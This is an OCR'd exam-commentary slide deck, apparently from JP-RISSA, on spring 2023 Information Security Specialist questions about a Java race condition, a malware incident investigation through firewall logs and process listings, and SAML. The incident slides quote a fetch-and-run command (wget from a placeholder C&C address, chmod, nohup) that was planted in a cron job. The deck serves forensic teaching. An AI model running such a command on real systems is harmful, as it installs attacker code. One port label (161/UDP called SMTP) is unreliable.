
図4　ビジネスロジッククラスのソースコード（村山注：抜粋）



※ 各処理が同時にイジるの図

レースコンディションを防ぎたい

（注：「String型の変数」という言い方は語弊ありますが許して下さい。）




※ 各処理それぞれにイジらせるの図

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

設問2（4）の考え方（その②）



TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅰ問1 その⑦

JP-RISSA 情報処理安全確保支援士会

R05春SC午後Ⅰ問1設問2（4）

```
    （省略） //package宣言，import宣言など
1:  public class OrderInfoBL {
2:    private static String orderNo;  //注文番号
      /* 注文番号の設定メソッド */
3:    public static void setOrderNo(String inOrderNo) {
4:      orderNo = inOrderNo;
5:    }
      /* 注文情報の取得メソッド */
6:    public static OrderInfoBean getOrderInfoBean() {
7:      PreparedStatement psObj;
        （省略） //try文，変数定義など
8:      String sql = "SELECT ";
9:      sql = sql + （省略）;  //SQL文構築
10:     sql = sql + " WHERE head.order_no = ?";  //抽出条件：注文ヘッダーテーブルの注文番
    号と画面から入力された注文番号との完全一致
        （省略） //PreparedStatementの作成
11:     psObj.setString(1, orderNo);  //検索キーに注文番号をセット
12:     ResultSet resultObj = psObj.executeQuery();
        （省略） //例外処理やその他の処理
```

（1）削除する

（2）右図に差し替える

「OrderInfoBean」というクラスは，別途どこかで作成されているようだ。

この「orderNo」どこから出てきたの？ →空欄g，空欄iの大ヒント！

SQLi 対策はひとまずOK → 本設問では考慮不要。

クラス名は「OrderInfoBL」

図４　ビジネスロジッククラスのソースコード

（1）　図４の２行目から５行目までのソースコードを削除する。

（2）　図４の６行目を，図６に示すソースコードに修正する。

static指定が無くなってる！

```
public OrderInfoBean getOrderInfoBean( g ) {
```

図６　ビジネスロジッククラスの修正後のソースコード

```
    （省略） //package宣言，import宣言など
1:  public class OrderInfoServlet extends HttpServlet {
      （省略） //変数定義
2:    public void doPost(HttpServletRequest reqObj, HttpServletResponse resObj) throws
    IOException, ServletException {
3:      String orderNo;  //注文番号
        （省略） //try文，リクエストから注文番号を取得
4:      OrderInfoBL.setOrderNo(orderNo);
5:      OrderInfoBean orderInfoBeanObj = OrderInfoBL.getOrderInfoBean();
        （省略） //例外処理やその他の処理
```

String型の「orderNo」を扱っている。

図５　サーブレットクラスのソースコード

（3）下図に差し替える

（3）　図５の４行目と５行目を，図７に示すソースコードに修正する。

```
OrderInfoBL orderInfoBLObj = h OrderInfoBL();
OrderInfoBean orderInfoBeanObj = orderInfoBLObj. i ;
```

図７　サーブレットクラスの修正後のソースコード

【Q】図6中の［　g　］，図7中の［　h　］，［　i　］に入れる適切な字句を答えよ。

【A】【g】「String orderNo」，【h】「new」，【i】「getOrderInfoBean(orderNo)」

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

午後Ⅰ 問2

セキュリティインシデントに関する次の記述を読んで，設問に答えよ。

「**問2**では，セキュリティインシデントを題材に，ログ及び攻撃の痕跡の調査について出題した。全体として正答率は平均的であった。」（『採点講評』より）

- 出題趣旨（『解答例』より）
  - Webアプリケーションプログラムのライブラリの脆弱性に起因する不正アクセスが依然として多い。
  - 本問では，ライブラリの脆弱性に起因するセキュリティインシデントを題材として，不正アクセスの調査を行う上で必要となるログを分析する能力や攻撃の痕跡を調査する能力を問う。

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅰ問2 その①

JP-RISSA 情報処理安全確保支援士会

R05春SC午後Ⅰ問2設問1，設問2（1）

「DBサーバ」は名前こそサーバだが，「製造管理サーバ」に対してはFTPクライアント

R社内の「**DBサーバでは**，受注情報をファイルに変換して**FTPで製造管理サーバに送信する**情報配信アプリが常時稼働している。」

表1　FWのログ

項番	日時	送信元アドレス	宛先アドレス	送信元ポート	宛先ポート	動作
1-232	04/21 15:15	192.168.0.1	192.168.1.122	34215/UDP	161/UDP	拒否
1-233	04/21 15:15	192.168.0.2	192.168.1.145	55432/TCP	21/TCP	許可

「192.168.0.1」は，DMZ上の「受付サーバ」
「192.168.0.2」は，DMZ上の「DBサーバ」

「192.168.1.122」は，工場LANの「PC」
「192.168.1.145」は，工場LANの「製造管理サーバ」

「161/UDP」は，SMTPの監視用ポート番号
「21/TCP」は，FTPの制御用ポート番号

「表1の**FWのログを調査したところ，次のことが分かった。**」
「**・DBサーバから製造管理サーバに対してFTP接続**が行われ，**DBサーバから製造管理サーバにFTPの［　a　］モードでのデータコネクション**があった。」

【FTPのデータコネクションの方向】
正解の「パッシブ」モード：クライアント → サーバ
「アクティブ」モード：サーバ → クライアント

【調べてみた】「ヤマハNVR500」コマンドリファレンスより。
「SNMPv1およびSNMPv2cで利用する読み出し専用と送信トラップ用のコミュニティ名は、共に初期値が"public"となっています。SNMP管理ソフトウェア側も"public"がコミュニティ名である場合が多いため、当該バージョンの通信でセキュリティを考慮する場合は適切なコミュニティ名に変更してください。」
http://www.rtpro.yamaha.co.jp/RT/manual/nvr500/snmp/snmp_chapter.html

「設問1は，正答率が低かった。FTP通信の動作を理解し，“アクティブモード”，“パッシブモード”のデータコネクションがそれぞれFWのログにどのように記録されるかについて理解してほしい。」（『採点講評』より）

受付サーバで「srvという名称の**不審なプロセスが稼働していた。**（略）**次に示す特徴をもつ**ことが分かった。」
「**・SNMPv2cでpublicという［　b　］名を使って，機器のバージョン情報を取得**し，結果ファイルに記録する。」

【Q1】本文中の［　a　］に入れる適切な字句を答えよ。【A1】「パッシブ」

【Q2】本文中の［　b　］に入れる適切な字句を，10字以内で答えよ。【A2】「コミュニティ（6字）」

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅰ問2 その②

R05春SC午後Ⅰ問2設問2（2）

表1　FWのログ

項番	日時	送信元アドレス	宛先アドレス	送信元ポート	宛先ポート	動作
1-3	04/21 15:03	a0.b0.c0.d0	192.168.0.1	34673/TCP	8080/TCP	拒否

外部から内部へ，は「拒否」された。
これが「①C&Cサーバとの接続に失敗した」理由。

「a0.b0.c0.d0」は，謎のグローバルIPアドレス → 「192.168.0.1」は，DMZ上の「受付サーバ」

「受付サーバ」での実行結果

表2　psコマンドの実行結果（抜粋）

項番	利用者ID	PID 1)	PPID 2)	開始日時	コマンドライン
2-3	app	1275	7438	04/21 15:01	./srv -c -mode bind 0.0.0.0:8080 2>&1

【空欄c】ヒント
“バインドモード”と読めるコマンドライン引数

「app」：Webアプリ稼働用の利用者ID
「PID」：プロセスID
「PPID」：親プロセスID

同じPID「1275」

「受付サーバ」での実行結果

表3　netstatコマンドの実行結果（抜粋）

項番	プロトコル	ローカルアドレス	外部アドレス	状態	PID
3-3	TCP	0.0.0.0:8080	0.0.0.0:*	LISTEN	1275

受付サーバで「srvという名称の不審なプロセスが稼働していた。（略）**次に示す特徴をもつ**ことが分かった。」
「・**外部からの接続を待ち受ける“バインドモード”と外部に自ら接続する“コネクトモード”でC&Cサーバに接続する**ことができる。**モードの指定はコマンドライン引数で行われる。**」「Mさんは，**表1～表3から，次のように考えた。**」
「・**攻撃者は，一度，srvの［　c　］モードで，①C&Cサーバとの接続に失敗した**後，srvの［　d　］モードで，②C&Cサーバとの接続に成功した。」

【Q】本文中の［　c　］に入れる適切な字句を，“バインド”又は“コネクト”から選び答えよ。また，下線①について，Mさんがそのように判断した理由を，表1中～表3中の項番を各表から一つずつ示した上で，40字以内で答えよ。

【A】【c】「バインド」，【下線①】「2-3によって起動した3-3のポートへの通信が1-3で拒否されているから（36字）」

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅰ問2 その③

JP-RISSA 情報処理安全確保支援士会

R05春SC午後Ⅰ問2設問2（3）

「（2），（3）」では？

「設問2は，（3），（4）ともに正答率が高かった。攻撃の調査では，マルウェアの“バインドモード”，“コネクトモード”のそれぞれの通信の方向を理解した上で，プロセスの起動，ポートの利用，FWの通信記録など複数の情報の関連性を正しく把握する必要がある。複数の情報を組み合わせて調査することの必要性を認識してほしい。」（『採点講評』より）

表1　FWのログ

項番	日時	送信元アドレス	宛先アドレス	送信元ポート	宛先ポート	動作
1-4	04/21 15:08	192.168.0.1	a0.b0.c0.d0	54543/TCP	443/TCP	許可

内部から外部へ，は「許可」された。
これが「②C&Cサーバとの接続に成功した」理由。

「192.168.0.1」は，DMZ上の「受付サーバ」 → 「a0.b0.c0.d0」は，謎のグローバルIPアドレス

「受付サーバ」での実行結果

表2　psコマンドの実行結果（抜粋）

項番	利用者ID	PID 1)	PPID 2)	開始日時	コマンドライン
2-4	app	1293	7438	04/21 15:08	./srv -c -mode connect a0.b0.c0.d0:443 2>&1

【空欄d】ヒント
“コネクトモード”と読めるコマンドライン引数

「app」：Webアプリ稼働用の利用者ID
「PID」：プロセスID
「PPID」：親プロセスID

同じPID「1293」

「受付サーバ」での実行結果

表3　netstatコマンドの実行結果（抜粋）

項番	プロトコル	ローカルアドレス	外部アドレス	状態	PID
3-4	TCP	192.168.0.1:54543	a0.b0.c0.d0:443	ESTABLISHED	1293

受付サーバで「srvという名称の不審なプロセスが稼働していた。（略）**次に示す特徴をもつ**ことが分かった。」
「・**外部からの接続を待ち受ける“バインドモード”と外部に自ら接続する“コネクトモード”でC&Cサーバに接続する**ことができる。**モードの指定はコマンドライン引数で行われる。**」「Mさんは，**表1～表3から，次のように考えた。**」
「・**攻撃者は**，一度，srvの［　c　］モードで，①C&Cサーバとの接続に失敗した後，**srvの［　d　］モードで，②C&Cサーバとの接続に成功した。**」

【Q】本文中の［　d　］に入れる適切な字句を，“バインド”又は“コネクト”から選び答えよ。また，下線②について，Mさんがそのように判断した理由を，表1中～表3中の項番を各表から一つずつ示した上で，40字以内で答えよ。

【A】【d】「コネクト」，【下線②】「2-4によって開始された3-4の通信が1-4で許可されているから（32字）」

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅰ問2 その④

JP-RISSA 情報処理安全確保支援士会

R05春SC午後Ⅰ問2設問2（4）

表1 FWのログ

項番	日時	送信元アドレス	宛先アドレス	送信元ポート	宛先ポート	動作
1-286	04/21 15:20	192.168.0.1	192.168.1.145	54702/TCP	21/TCP	許可
1-287	04/21 15:20	192.168.0.1	192.168.1.145	54703/TCP	22/TCP	拒否
⋮	⋮	⋮	⋮	⋮	⋮	⋮
1-327	04/21 15:24	192.168.0.1	192.168.1.227	58065/TCP	21/TCP	拒否
1-328	04/21 15:24	192.168.0.1	192.168.1.227	58066/TCP	22/TCP	拒否

表1（FWのログ）からは，192.168.0.1（受付サーバ）から192.168.1.xxxへの，複数の，21/TCP（FTP）と22/TCP（SSH）の接続の試みが読み取れる。
FTPサーバでもある「製造管理サーバ」（192.168.1.145）へは「許可」もされた。

「受付サーバ」での実行結果

表2 psコマンドの実行結果（抜粋）

項番	利用者ID	PID 1)	PPID 2)	開始日時	コマンドライン
2-5	app	1365	1293	04/21 15:14	./srv -s -range 192.168.0.1-192.168.255.254

いかにもスキャンっぽい「-s -range」という引数

「app」：Webアプリ稼働用の利用者ID
「PID」：プロセスID
「PPID」：親プロセスID

この親プロセスID「1293」は，設問2（3）で「②C&Cサーバとの接続に成功した」やつがもつプロセスID。

同じPID「1365」

「受付サーバ」での実行結果

表3 netstatコマンドの実行結果（抜粋）

項番	プロトコル	ローカルアドレス	外部アドレス	状態	PID
3-5	TCP	192.168.0.1:64651	192.168.253.124:21	SYN_SENT	1365

受付サーバで「srvという名称の不審なプロセスが稼働していた。（略）**次に示す特徴をもつ**ことが分かった。」
「・C&C（Command and Control）サーバから指示を受け，**子プロセスを起動してポートスキャンなど行う。**」
「・**ポートスキャンを実行して，結果をファイルに記録する**（以下，ポートスキャンの結果を記録したファイルを結果ファイルという）。さらに，**SSH又はFTPのポートがオープンしている場合**，利用者IDとパスワードについて，**辞書攻撃を行い，その結果を結果ファイルに記録する。**」「Mさんは，**表1～表3から，次のように考えた。**」
「・**攻撃者は**，C&Cサーバとの接続に成功した後，**ポートスキャンを実行した。ポートスキャンを実行したプロセスのPIDは，［ e ］であった。**」

【Q】本文中の［ e ］に入れる適切な数を，表2中から選び答えよ。【A】「1365」

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅰ問2 その⑤

JP-RISSA 情報処理安全確保支援士会

R05春SC午後Ⅰ問2設問3（1）

図1注記より，R社内の「**各サーバは，Linux OSで稼働**している。」

「Mさんは，攻撃者が**受付サーバで何か設定変更していないか**を調査した。**確認したところ，③機器の起動時にDNSリクエストを発行して，ドメイン名△△△.comのDNSサーバからTXTレコードのリソースデータを取得し，リソースデータの内容をそのままコマンドとして実行するcronエントリーが仕掛けられていた。**Mさんが調査のためにdigコマンドを実行すると，図2に示すようなリソースデータが取得された。」

ファイルをダウンロードできるコマンド

C&Cサーバ のIPアドレス

```
wget https://a0.b0.c0.d0/logd -q -O /dev/shm/logd && chmod +x /dev/shm/logd && nohup
/dev/shm/logd & disown
```

図2　△△△.com の DNS サーバから取得されたリソースデータ

こう問われた時に，Aレコードにもあてはまる話を書いてしまうと必ずバツ。

【Q】本文中の下線③について，Aレコードではこのような攻撃ができないが，TXTレコードではできる。TXTレコードではできる理由を，DNSプロトコルの仕様を踏まえて30字以内で答えよ。

【A】「TXTレコードには任意の文字列を設定できるから（23字）」

TXTレコード。SC試験ではSPFレコードを書かせる出題に，もっぱら登場しました。ですがTXTレコードは元々，コメントを書いておくためのものでした！

マルをもらう必要条件：TXTレコードには該当するが，Aレコードには該当しない話であること。

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅰ 問2 その⑥

JP-RISSA 情報処理安全確保支援士会

R05春SC午後Ⅰ 問2設問3（2），設問3（3）

「設問3（2）は，正答率が平均的であった。時間の経過とともにURL上のファイルが変わっている可能性があることを認識し，証拠保全や不審ファイルの取扱方法について理解を深めてほしい。」（『採点講評』より）

ファイルをダウンロードできるコマンド

C&Cサーバ のIPアドレス

ファイル「logd」をダウンロード

【空欄f】根拠 ①

```
wget https://a0.b0.c0.d0/logd -q -O /dev/shm/logd && chmod +x /dev/shm/logd && nohup
/dev/shm/logd & disown
```

ファイル保存先の指定

ところでこれ，取得していたのはどれ？ →「受付サーバ」

【空欄f】根拠 ②

図 2　△△△.com の DNS サーバから取得されたリソースデータ

「Mさんが受付サーバを更に調査したところ，logdという名称の不審なプロセスが稼働していた。Mさんは，logdのファイルについてハッシュ値を調べたが，情報が見つからなかったので，マルウェア対策ソフトベンダーに解析を依頼する必要があるとU課長に伝えた。**Webブラウザで図2のURLからlogdのファイルをダウンロードし，ファイルの解析をマルウェア対策ソフトベンダーに依頼することを考えていたが，U課長から，④ダウンロードしたファイルは解析対象として適切ではないとの指摘を受けた。この指摘を踏まえて**，Mさんは，**調査対象とするlogdのファイルを［　f　］から取得して**，マルウェア対策ソフトベンダーに**解析を依頼した。**」

“そんな怪しいURLからファイルを得るのはマズいから”という不適切さは「解析対象として」とは別の話，バツ。

【Q1】本文中の下線④について，適切ではない理由を，30字以内で答えよ。

【A1】「稼働しているファイルと内容が異なる可能性があるから（25字）」

【Q2】本文中の［　f　］に入れる適切なサーバ名を，10字以内で答えよ。

【A2】「受付サーバ（5字）」

残る，ファイルが得られそうな場所は「受付サーバ」内の「/dev/shm/」。

この設問は，“改めて（新鮮な）ファイルをダウンロードせずに，「受付サーバ」内に前からあるやつを得た，その狙いは？”へと言い換えられます。

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

午後Ⅰ 問3

クラウドサービス利用に関する次の記述を読んで，設問に答えよ。

「**問3**では，クラウドサービスの導入を題材に，プロキシのクラウドサービスへの移行に伴うネットワーク構成の見直しについて出題した。全体として正答率は平均的であった。」（『採点講評』より）

- 出題趣旨（『解答例』より）
  - 昨今，オンプレミスシステムと比較した拡張性や運用性の高さから，クラウドサービスの導入が進んでいる。一方，クラウドサービスを安全に運用するためには，セキュリティ対策を十分に検討する必要がある。
  - 本問では，クラウドサービスの導入を題材として，与えられた要件に基づいてネットワーク構成及びセキュリティを設計する能力を問う。

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅰ 問3 その①

JP-RISSA 情報処理安全確保支援士会

R05春SC午後Ⅰ 問3設問1（1）

「Q社では，**業務でSaaS-a**，SaaS-b，SaaS-c，SaaS-dという四つのSaaS，**及びLサービスというIDaaSを利用**している。」

外部ストレージサービス

表1　図1中の主な構成要素並びにその機能概要及び設定（続き）

構成要素	機能名	機能概要（含「SaaS-a」）	設定
Lサービス	SaaS 連携機能	SAML で各 SaaS と連携する。	有効

「Q社の**PCがSaaS-aにアクセスするときの，SP-Initiated方式のSAML認証の流れ**を図2に示す。」




図2　SAML 認証の流れ

ここでの「SP」は，アプリケーションのこと（らしい）。
本問だと「SaaS-a」が該当。
SP側からSAMLリクエストが始まるから「SP-Initiated」。
（他には，IdP側から始まる「IdP-Initiated」もあり。）

…というわけで，SAMLリクエストが始まる矢印の根元側（空欄c）が「SP」すなわちアプリケーション。表1でいう各SaaSの一つ，外部ストレージサービスの「SaaS-a」。

やだ…詳しい…すき♡
そーれーはーねー…
【次のスライド】

【Q】図2中の［　a　］～［　c　］に入れる適切な字句を，解答群の中から選び，記号で答えよ。
ア　Lサービス　　イ　PCのWebブラウザ　　ウ　SaaS-a

【A】【a】「ア（Lサービス）」，【b】「イ（PCのWebブラウザ）」，【c】「ウ（SaaS-a）」

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.


答はここにある。

JP-RISSA 情報処理安全確保支援士会

【1年前のスライド】

設問4以降　選手交代のお知らせ

こっちは
世にいう
「徳丸本」



